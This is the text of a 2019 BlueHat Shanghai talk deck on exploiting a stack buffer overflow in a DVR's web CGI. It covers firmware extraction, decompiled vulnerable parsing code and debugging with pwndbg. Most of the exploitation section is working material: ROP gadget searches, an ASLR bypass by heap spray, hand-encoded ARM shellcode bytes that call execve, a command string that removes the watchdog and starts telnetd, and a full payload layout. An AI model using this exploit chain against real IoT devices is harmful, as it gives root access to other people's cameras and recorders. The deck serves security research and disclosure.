

From Dvr to See Exploit of IoT Device



OK5y

Nobody@360GearTeam

Larryxi

Nobody@360GearTeam

1559113201 Date

What's time

0x00 Content



0x01 Preface

0x02 Vulnerability Mining

0x03 Debugging Environment

0x04 Exploiting

0x05 Summary

0x01 Preface



Welcome and Thanks



IoT Four Modules



IoT Current Situation and Problems



IoT Architecture and Exploit



IoT Attack Roads to Rome

0x02 Vulnerability Mining

Environment Preview

Get firmware in ten ways

 Software

 Hardware


```
acted/squashfs-root# cat ./etc/init.d/S99
#!/bin/sh


HOME=/
PATH=/sbin:/bin:/usr/sbin:/usr/bin
runlevel=S
prevlevel=N
umask 022
export PATH runlevel prevlevel

#telnetd
```


Get information after first-look


 `telnetd` commented out in `etc/init.d/S99`

 Weak password found in `/etc/passwd`

 Armel architecture known by `file /bin/busybox`

Get general method

 Web-side command injection or buffer overflow

 Obtain the shell by the root weak password or not

0x02 Vulnerability Mining

Web Vulnerability

- ❁ Static resources of the background pages can be seen in burp
- ❁ Identity information is passed in url to get dynamic resources
- ❁ Some cgis can be accessed without authentication
- ❁ Some cgis can execute certain commands such as reboot

USELESS

0x02 Vulnerability Mining

Buffer Overflow

```
111 memset(&s, 0, 0x40u);
112 memset(&v26, 0, 0x40u);
113 if ( !parse_url_query((int)v62, "username", (int)&v36) || !parse_url_query((int)v62, "u", (int)&v36) )
114 {
115     v56 = v36;
116     v55 = strlen((int)v36, v37);
117     v54 = (void *) (8 * (((unsigned int)&v12 + 3) >> 3));
118     *(_BYTE *) (8 * (((unsigned int)&v12 + 3) >> 3) + v55) = 0;
119     v2 = (const char *)memcpy(v54, v56, v55);
120     strcpy(&s, v2);
121     v69 = 1;
122 }
123 if ( !parse_url_query((int)v62, "password", (int)&v34) || !parse_url_query((int)v62, "p", (int)&v34) )
124 {
125     v53 = v34;
126     v52 = strlen((int)v34, v35);
127     v51 = (void *) (8 * (((unsigned int)&v12 + 3) >> 3));
128     *(_BYTE *) (8 * (((unsigned int)&v12 + 3) >> 3) + v52) = 0;
129     v3 = (const char *)memcpy(v51, v53, v52);
130     strcpy(&v26, v3);
131     v68 = 1;
132 }
133 if ( v69 && v68 )
134 {
135     if ( !parse_url_query((int)v62, "quality", (int)&s1) || !parse_url_query((int)v62, "q", (int)&s1) )
136     {
137         if ( v33 == 7 && !strncasecmp(s1, "highest", 7u) || v33 == 1 && !strncasecmp(s1, "5", 1u) )
138         {
139             v61 = 0;
```

0x02 Vulnerability Mining

Buffer Overflow

```
1 signed int __fastcall parse_url_query(int a1, char *a2, int a3)
2 {
3     size_t v3; // r0
4     size_t v4; // r0
5     int v7; // [sp+4h] [bp-20h]
6     char *s; // [sp+8h] [bp-1Ch]
7     int v9; // [sp+Ch] [bp-18h]
8     char v10; // [sp+17h] [bp-Dh]
9     int v11; // [sp+18h] [bp-Ch]
10    char *v12; // [sp+1Ch] [bp-8h]
11
12    v9 = a1; // source pointer
13    s = a2; // key name
14    v7 = a3; // struct pointer
15    if ( !a2 )
16        return -1;
17    if ( !*s )
18        return -1;
19    if ( !v7 )
20        return -1;
21    strlen(s);
22    v12 = (char *) (8 * (((unsigned int)&v7 + 3) >> 3));
23    v11 = 0;
24    *(_DWORD *)v7 = 0;
25    *(_DWORD *) (v7 + 4) = 0;
26    sprintf(v12, "%s=%c", s, 0);
27    v11 = strchr(v9, v12);
28    if ( !v11 )
29        return -1;
30    v10 = *(_BYTE *) (v11 - 1);
31    if ( v10 != '?' && v10 != '&' && v11 != v9 )
32        return -1;
33    v3 = strlen(v12);
34    *(_DWORD *)v7 = v11 + v3; // value pointer
35    v4 = strchr(v7, "\r\n");
36    *(_DWORD *) (v7 + 4) = v4; // value length
37    return 0;
38 }
```

0x03 Debugging Environment

Get Debug Interface

Face Problems



Cannot remote debug through telnet shell



UART interface only has log output



Cannot get system shell through modifying uboot init args



0x03 Debugging Environment

Get Debug Interface

Round Two

```
FIRMWARE->[_firmware_UpgradeBlock]:1310 size 524288 upgraded progress = 3%
FIRMWARE->[_firmware_UpgradeBlock]:1321 close "/dev/mtdblock3"
[_firmware_UpgradeBlock] take time: 212ms/[210,480]ms average 300ms
FIRMWARE->[FIRMWARE_UpgradeFlash]:1388 skip kernel
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:25  recv CMD_FW_UPGRADE_REQ
FIRMWARE->[_firmware_CheckBlock]:517 CRC(8285/4252) error
FIRMWARE->[_firmware_UpgradeBlock]:1277 open "/dev/mtdblock4"
FIRMWARE->[_firmware_UpgradeBlock]:1297 size 655360 upgraded progress = 4%
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:26  recv CMD_FW_UPGRADE_REQ
FIRMWARE->[_firmware_UpgradeBlock]:1297 size 786432 upgraded progress = 4%
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:27  recv CMD_FW_UPGRADE_REQ
```

```
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000001d0: 0000 0000 0000 0000 0000 0000 0000 ffff .....
000001e0: 0000 1200 1bc2 2500 5d84 ffff 0500 0000 .....%.].....
000001f0: 524f 4f54 4653 0000 0000 0000 0000 0000 ROOTFS.....
00000200: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000210: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000220: 0000 ffff 0000 3a00 0000 ca00 5242 ffff .....:.....RB..
00000230: 6162 6334 6565 3334 3238 3565 3938 3438 abc4ee34285e9848
00000240: 6464 3736 6265 3761 3539 6262 3631 6137 dd76be7a59bb61a7
00000250: 00ff ffff ffff ffff ffff ffff ffff ffff .....
00000260: ffff ffff ffff ffff ffff ffff ffff ffff .....
```

0x03 Debugging Environment

Get Debug Interface

Fight

```
JCM::INFO: [jcm_basesrc.c:1301] source:0x105e168 stream-index:0 proc stop!!!  
FIRMWARE->[FIRMWARE_Set_ROM_Size]:268 FIRMWARE buf set to 17039360.  
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:954 analyze firmware  
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:963 firmware is rom  
FIRMWARE->[FIRMWARE_Check_ROM]:1467 FIRMWARE_Check_ROM romBuffer: 0xa8ef9008, pSize: 17039360, thi  
  
FIRMWARE->[firmware_CheckHeader]:465 check firmware header CRC(4fce/ea0d) error  
FIRMWARE->[FIRMWARE_Check_ROM]:1472 firmware_CheckHeader ERR!!  
  
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:980 firmware is unknow!  
ERROR: 1390:[CGI_system_upgrade:312]@00:55:55 File type unknow!!!!  
  
FIRMWARE->[FIRMWARE_Free_Size]:434 FIRMWARE system memory is free  
JCM::INFO: [jcm_object.c:186] unref HTTP_STREAM(0x1035d18) count:1 (-1)
```



0x03 Debugging Environment

Cross-compilation Environment

🌀 gdbserver-7.7 + gdb-multiarch-7.12 = keng

🌀 gdbserver-7.11 + gdb-multiarch-7.12 = zhengxiang

```
pwndbg> c
Continuing.
[New Thread 1375.20066]
[New Thread 1375.20062]
[New Thread 1375.20064]
[New Thread 1375.20065]
[Switching to Thread 1375.20066]

Thread 63 "SP:      httpd" hit Breakpoint 1, 0x000846f8 in ?? ()
Downloading '/dev/mmz_userdev' from the remote server: Failed
```

0x04 Exploiting

Security Mechanism



No GS



No NX



ASLR is 1, address of uClibc is indeed randomized



Vectors segment address range is fixed



Watchdog exists in kernel module

0x04 Exploiting

Security Mechanism

```
[ STACK ]
00:0000 | View 0xb68e7bb0 → 0x846f8 ← push {r4, fp, lr}
01:0004 | 2.50 0xb68e7bb4 → 0xb68e7d30 ← subshs r4, r4, r7, asr #10 /* 0x205445
47 */
02:0008 | 0xb68e7bb8 → 0xb68e7d24 → 0x25b154 ← ldr r3, [fp, #0xc]
03:000c | r11 0xb68e7bbc → 0x25aa80 ← str r0, [fp, #-8]
04:0010 | 0xb68e7bc0 ← 0
05:0014 | 0xb68e7bc4 → 0xb6f6bd84 (<_dl_linux_resolve+20) ← mov ip, r0
06:0018 | 0xb68e7bc8 ← stmbvs r7!, {r0, r1, r2, r3, r5, r8, sb, sp, lr} ^
/* 0x6967632f */
07:001c | 0xb68e7bcc ← cdpvs p2, #6, c6, c9, c13, #1 /* 0x6e69622d */
[ BACKTRACE ]
▶ f 0 846f8
Breakpoint *0x846f8
pwndbg> vmmmap 0xb68e7bb0
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0xb64ec000-0xb68eb000 rwxp 0 3ff000 0
pwndbg>
bed3a000-bed5b000 rwxp 00000000 00:00 0 [stack]
bef05000-bef06000 r-xp 00000000 00:00 0 [sigpage]
bef06000-bef07000 r--p 00000000 00:00 0 [vvar]
bef07000-bef08000 r-xp 00000000 00:00 0 [vdso]
ffff0000-ffff1000 r-xp 00000000 00:00 0 [vectors]
# cat /proc/sys/kernel/randomize_va_space
1
```

0x04 Exploiting

Exploit Plan



Get exception before function returns



Haystack of strcasestr is overwritten in payload



Get fixed readable address in vectors section

```
*R0 0x0
*R1 0x1
*R2 0x2abd813f
*R3 0x0
R4 0x55f
R5 0xb6f35478 (default_attr) ← andeq r0, r0, r0
R6 0xb6f71398 ( __stack_chk_guard) ← bhs #0xb5ed189c /* 0x2abd813f */
R7 0x152
R8 0xac777030 ← 0
R9 0x0
R10 0x400000 → 0x9bd0a0 ← stmdbvc lr!, {r0, r2, r3, r5, r8, sp, lr} ^ /* '-a
ny' */
*R11 0xac774bac ← strbmi r4, [r5, #-0x545] /* 0x45454545; 'EEEE' */
*R12 0xb6f71398 ( __stack_chk_guard) ← bhs #0xb5ed189c /* 0x2abd813f */
SP 0xac376e18 ← 0
PC 0x846f8 ← push {r4, fp, lr}
```

```
[ DISASM ]
► 0x853f8 pop {r4, fp, pc}
0x853fc push {r4, fp, lr}
0x85400 add fp, sp, #8
0x85404 sub sp, sp, #0x500
0x85408 sub sp, sp, #4
0x8540c str r0, [fp, #-0x500]
0x85410 mov r3, #0
0x85414 str r3, [fp, #-0x10]
0x85418 mov r3, #0x280
0x8541c str r3, [fp, #-0x474]
0x85420 mov r3, #0x168
```

```
[ STACK ]
00:0000 | 0xac774ba4 ← movtmi r4, #0x3343 /* 0x43434343; 'CCCCDDDEEEEE' */
01:0004 | 0xac774ba8 ← strbmi r4, [r4], #-0x444 /* 0x44444444; 'DDDEEEEE' */
/
02:0008 | r11 0xac774bac ← strbmi r4, [r5, #-0x545] /* 0x45454545; 'EEEE' */
03:000c | 0xac774bb0 → 0x84600 ← mov r2, r0
04:0010 | 0xac774bb4 → 0xac774d30 ← subshs r4, r4, r7, asr #10 /* 0x205445
47 */
05:0014 | 0xac774bb8 → 0xac774d24 → 0x25b154 ← ldr r3, [fp, #-0xc]
06:0018 | 0xac774bbc → 0x25aa80 ← str r0, [fp, #-8]
07:001c | 0xac774bc0 ← 0
```

0x04 Exploiting

Exploit Plan



Due to truncation, cannot find one-gadget in code



Gadgets in vectors are useless neither

```
root@kali:~# ropper -a ARM --file vectors -I 0xffff0000
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
```

```
Gadgets
=====
```

```
0xffff0f80: beq #0xf6c; rsbs r0, r3, #0; pop {r4, r5, r6, r7}; bx lr;
0xffff0fd0: beq #0xfc0; rsbs r0, r3, #0; bx lr;
0xffff0f8c: bx lr;
0xffff0fe0: mrc p15, #0, r0, c13, c0, #3; bx lr;
0xffff0f88: pop {r4, r5, r6, r7}; bx lr;
0xffff0fd4: rsbs r0, r3, #0; bx lr;
0xffff0f84: rsbs r0, r3, #0; pop {r4, r5, r6, r7}; bx lr;
0xffff0f78: strexdeq r3, r6, r7, [r2]; teqeq r3, #1; beq #0xf6c; rsbs r0, r3, #0;
; pop {r4, r5, r6, r7}; bx lr;
0xffff0fc8: strexeq r3, r1, [r2]; teqeq r3, #1; beq #0xfc0; rsbs r0, r3, #0; bx
lr;
0xffff0fc4: subs r3, r3, r0; strexeq r3, r1, [r2]; teqeq r3, #1; beq #0xfc0; rsb
s r0, r3, #0; bx lr;
0xffff0f7c: teqeq r3, #1; beq #0xf6c; rsbs r0, r3, #0; pop {r4, r5, r6, r7}; bx
lr;
0xffff0fcc: teqeq r3, #1; beq #0xfc0; rsbs r0, r3, #0; bx lr;
0xffff0f9c: udf #0xddel; bx lr;
0xffff0fdc: udf #0xddel; mrc p15, #0, r0, c13, c0, #3; bx lr;
0xffff0f98: udf #0xddel; udf #0xddel; bx lr;
0xffff0f94: udf #0xddel; udf #0xddel; udf #0xddel; bx lr;
0xffff0f90: udf #0xddel; udf #0xddel; udf #0xddel; udf #0xddel; bx lr;
```

```
17 gadgets found
```


0x04 Exploiting

Exploit Plan

Bypass ASLR

- ✿ Information leak: http response is limited, unlike the serial port
- ✿ Violent hacking: program is restarted after crash
- ✿ Heap spray: processing thread uses shared heap allocated by brk

0x04 Exploiting

Exploit Plan

Reverse Http Processing

```
92 v22 = recv(*(_DWORD *) (v20 + 8), buf, 0x400u, 2);
93 if ( v22 < 0 )
94 {
95     v16 = 0x991490;
96     printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 219);
97     v4 = *(_DWORD *) (v20 + 8);
98     v5 = _errno_location();
99     printf("socket-%d error, errno_cpy=%d", v4, *v5);
100     puts("\r");
101     goto LABEL_25;
102 }
103 *(_DWORD *) (v20 + 12) = time(0);
104 }
105 if ( v25 == -1 || v25 == 1 || v25 == 2 )
106     v25 = (*(int (__fastcall **)(void *, int))(dword_F0C148 + 12 * v24 + 84))(buf, v22); // 0x25be24 0x2548d0 0x25ab50
107 switch ( v25 )
108 {
109     case 1:
110         v17 = 0x991490;
111         printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 230);
112         v6 = getpid();
113         v7 = pthread_self();
114         printf("Spook session(pid=0x%x tid=0x%x) is undeterminable, retry %ds", v6, v7, v21);
115         puts("\r");
116         if ( v21 > 4 )
117             goto LABEL_25;
118         ++v21;
119         sleep(1u);
120         break;
121     case 0:
```

0x04 Exploiting

Exploit Plan

Reverse Http Processing

```
1 signed int __fastcall sub_25AB50(const char *a1)
2 {
3     char *s1; // [sp+4h] [bp-8h]
4
5     s1 = (char *)a1;
6     if ( !strncasecmp(a1, "GET", 3u) )
7         return 0;
8     if ( !strncasecmp(s1, "POST", 4u) )
9         return 0;
10    return 2;
11 }
```

```
45 buf = calloc(0x400u, 1u);
46 while ( 1 )
47 {
48     while ( 1 )
49     {
50         if ( !*( _BYTE *)v20 )
51             goto LABEL_25;
52         if ( *( _DWORD *) ( dword_F0C148 + 76 ) )
53             break;
54         sleep(1u);
55     }
56     if ( v25 == -1 || v25 == 1 )
57     {
58         if ( v22 >= 1024 )
59         {
60             v15 = 0x991490;
61             printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 213);
62             printf("protocol parse failed!");
63             puts("\r");
64 LABEL_25:
65             free(buf);
66             buf = 0;
67             v22 = 0;
68             if ( *( _BYTE *)v20 && v23 >= 0 )
69             {
70                 sprintf((char *)&s, "SP:%12s", *( _DWORD *) ( dword_F0C148 + 12 * v23 + 80 ));
71                 v8 = sub_7CC46C();
72                 sub_7CC654(v8, (const char *)&s);
73                 v14 = 0x991490;
74                 printf("\x1B[37;1;32m[%12s:%4d]\x1B[0m ", 0x991490, 272);
```

0x04 Exploiting

Exploit Plan

Review Vulnerability Environment

```
[ STACK ]
00:0000 | 0xac774ba4 ← movtmi r4, #0x3343 /* 0x43434343; 'CCCCDDDEEEEE' */
01:0004 | 0xac774ba8 ← strbmi r4, [r4], #-0x444 /* 0x44444444; 'DDDEEEEE' */
/
02:0008 | r11 0xac774bac ← strbmi r4, [r5, #-0x545] /* 0x45454545; 'EEEE' */
03:000c | 0xac774bb0 → 0x84600 ← mov r2, r0
04:0010 | 0xac774bb4 → 0xac774d30 ← subshs r4, r4, r7, asr #10 /* 0x205445
47 */
05:0014 | 0xac774bb8 → 0xac774d24 → 0x25b154 ← ldr r3, [fp, #-0xc]
06:0018 | 0xac774bbc → 0x25aa80 ← str r0, [fp, #-8]
07:001c | 0xac774bc0 ← 0

[ BACKTRACE ]
▶ f 0 853f8
Breakpoint *0x853f8
pwndbg> x/16cb 0xac774d30
0xac774d30: 71 'G' 69 'E' 84 'T' 32 ' ' 47 '/' 99 'c' 103 'g' 105 'i'
0xac774d38: 45 '-' 98 'b' 105 'i' 110 'n' 47 '/' 115 's' 110 'n' 97 'a'
pwndbg> x/16cb 0xac774d24
0xac774d24: 84 'T' -79 '\261' 37 '%' 0 '\000' 60 '<' 110 'n'1
19 'w' -84 '\254'
0xac774d2c: 0 '\000' 0 '\000' 0 '\000' 0 '\000' 7
1 'G' 69 'E' 84 'T' 32 ' '
pwndbg> vmmap 0xac774d30
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0xac379000 0xac778000 rwxp 3ff000 0
```

0x04 Exploiting

Exploit Plan

Two Pops Jump to `GET /cgi-bin/xxx.cgi?p=xxx HTTP/1.1\r\n`

```
root@kali:~# ropper --file /tmp/app -I 0x10000 --search "pop {r4, pc}"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop {r4, pc}

[INFO] File: /tmp/app
0x00017bac: pop {r4, pc};
0x00910534: pop {r4, pc}; andeq r2, r0, r0, lsl r7; ldr r0, [r0, #0x54]; bx lr;
0x00938dcc: pop {r4, pc}; andseq r8, r0, pc, ror #3; mov r0, #0x29; bx lr;
0x00929994: pop {r4, pc}; b #0x78c0; ldr r0, [pc, #4]; add r0, pc, r0; bx lr;
0x00817df4: pop {r4, pc}; b #0x807dd8; b #0x807dd8; b #0x807dd8; mov r0, #0x8000; bx lr;
0x002d6df4: pop {r4, pc}; bl #0x71d0; b #0x2c6df0; mvn r0, #0xac; bx lr;
0x00220214: pop {r4, pc}; bx lr;
```

0x04 Exploiting

Shellcode Construction

Badchar and Nop

```
1 int __fastcall sub_25A330(const char *a1)
2 {
3     int v1; // r3
4     char *haystack; // [sp+4h] [bp-10h]
5     char *v4; // [sp+Ch] [bp-8h]
6
7     haystack = (char *)a1;
8     v4 = strstr(a1, "\r\n\r\n");
9     if ( v4 )
10        v1 = v4 - haystack + 4;
11    else
12        v1 = 0;
13    return v1;
14 }
```

`\x00\x0d\x0a\x20` and `GETB`

0x04 Exploiting

Shellcode Construction

Play With Execve

```
#include <unistd.h>
```

```
int main(void) {  
    execve("/bin/sh", 0, 0);  
    return 0;  
}
```

```
#include <unistd.h>
```

```
int main(void) {  
    char* argv[] = {"busybox", "rmmmod", "wdt", 0};  
    execve("/bin/busybox", argv, 0);  
    return 0;  
}
```



0x04 Exploiting

Shellcode Construction

Learn From Pwnlib

```
eor.w r7, r7, r7      \x87\xea\x07\x07
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                 \x01\xe0
0x786f6279          \x79\x62\x6f\x78   ybox
push {r7}            \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                 \x01\xe0
0x7375622f          \x2f\x62\x75\x73   /bus
push {r7}            \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                 \x01\xe0
0x6e69622f          \x2f\x62\x69\x6e   /bin
push {r7}            \x80\xb4
mov r0, sp           \x68\x46

mov r7, #0x74        \x4f\xf0\x74\x07   t
push {r7}            \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                 \x01\xe0
0x64770064          \x64\x00\x77\x64   d\x00wd
```

```
push {r7}           \x80\xb4
ldr.w r7, [pc, #4] \xdf\xf8\x04\x70
b #6                \x01\xe0
0x6f6d6d72         \x72\x6d\x6d\x6f   rmmo
push {r7}           \x80\xb4
ldr.w r7, [pc, #4] \xdf\xf8\x04\x70
b #6                \x01\xe0
0xff786f62         \x62\x6f\x78\xff   box\xff
lsl.w r7, r7, #8    \x4f\xea\x07\x27
lsr.w r7, r7, #8    \x4f\xea\x17\x27   box\x00
push {r7}           \x80\xb4
ldr.w r7, [pc, #4] \xdf\xf8\x04\x70
b #6                \x01\xe0
0x79737562         \x62\x75\x73\x79   busy
push {r7}           \x80\xb4
```

```
eor.w r7, r7, r7    \x87\xea\x07\x07
push {r7}           \x80\xb4
mov.w r1, #0x12     \x4f\xf0\x12\x01
add r1, sp, r1      \x69\x44
push {r1}           \x02\xb4
mov.w r1, #0x10     \x4f\xf0\x10\x01
add r1, sp, r1      \x69\x44
push {r1}           \x02\xb4
mov.w r1, #0xc      \x4f\xf0\x0c\x01
add r1, sp, r1      \x69\x44
push {r1}           \x02\xb4
mov r1, sp           \x69\x46
eor.w r2, r2, r2    \x82\xea\x02\x02
mov.w r7, #0xb      \x4f\xf0\x0b\x07
svc #0x41           \x41\xdf
```


0x04 Exploiting

Shellcode Construction

Learn From Pwnlib

```
eor.w r7, r7, r7      \x87\xea\x07\x07
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x786f6279           \x79\x62\x6f\x78   ybox
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x7375622f           \x2f\x62\x75\x73   /bus
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                  \x01\xe0
0x6e69622f           \x2f\x62\x69\x6e   /bin
push {r7}             \x80\xb4
mov r0, sp            \x68\x46
```

```
mov.w r7, #0x64      \x4f\xf0\x64\x07   d
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                  \x01\xe0
```

```
0x6f6d6d72           \x72\x6d\x6d\x6f   rmmo
push {r7}             \x80\xb4
ldr.w r7, [pc, #4]   \xdf\xf8\x04\x70
b #6                  \x01\xe0
0xff786f62           \x77\x64\x74\xff   wdt\xff
lsl.w r7, r7, #8     \x4f\xea\x07\x27
lsr.w r7, r7, #8     \x4f\xea\x17\x27   wdt\x00
push {r7}             \x80\xb4
```

```
eor.w r7, r7, r7     \x87\xea\x07\x07
push {r7}             \x80\xb4
mov.w r1, #0x4        \x4f\xf0\x04\x01
add r1, sp, r1        \x69\x44
push {r1}             \x02\xb4
mov.w r1, #0xc        \x4f\xf0\x0c\x01
add r1, sp, r1        \x69\x44
push {r1}             \x02\xb4
mov.w r1, #0x1d       \x4f\xf0\x1d\x01
add r1, sp, r1        \x69\x44
push {r1}             \x02\xb4
mov r1, sp            \x69\x46
eor.w r2, r2, r2     \x82\xea\x02\x02
mov.w r7, #0xb        \x4f\xf0\x0b\x07
svc #0x41             \x41\xdf
```


0x04 Exploiting

Complete Exploit

Write Script to `sh`

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>

void main() {
    int fd = open("/tmp/XXX", O_CREAT | O_WRONLY, S_IRUSR | S_IWUSR);
    write(fd, "rmmod${IFS}wdt;telnetd", 22);
    close(fd);
}
```



GETB (nop)	shellcode (open+write+close+execve)	\x20	/cgi-bin/xx.cgi? p=xxxx (url)	\x01\x04\xff\xff (vectors)	xxxx (padding)	gadget (pop {r4, pc})	\x20	HTTP/1.1\r\n
---------------	--	------	-------------------------------------	-------------------------------	-------------------	--------------------------	------	--------------

Video

0x05 Summary



IoT Vulnerability pushes forward security awareness



Attack thought is same but not limited



Attack takes result, defense takes process

BLUEHAT

SHANGHAI 2019

From Dvr to See
Exploit of IoT Device

Larryxi

larryxi@ngrep.me

Sina@Larryxi

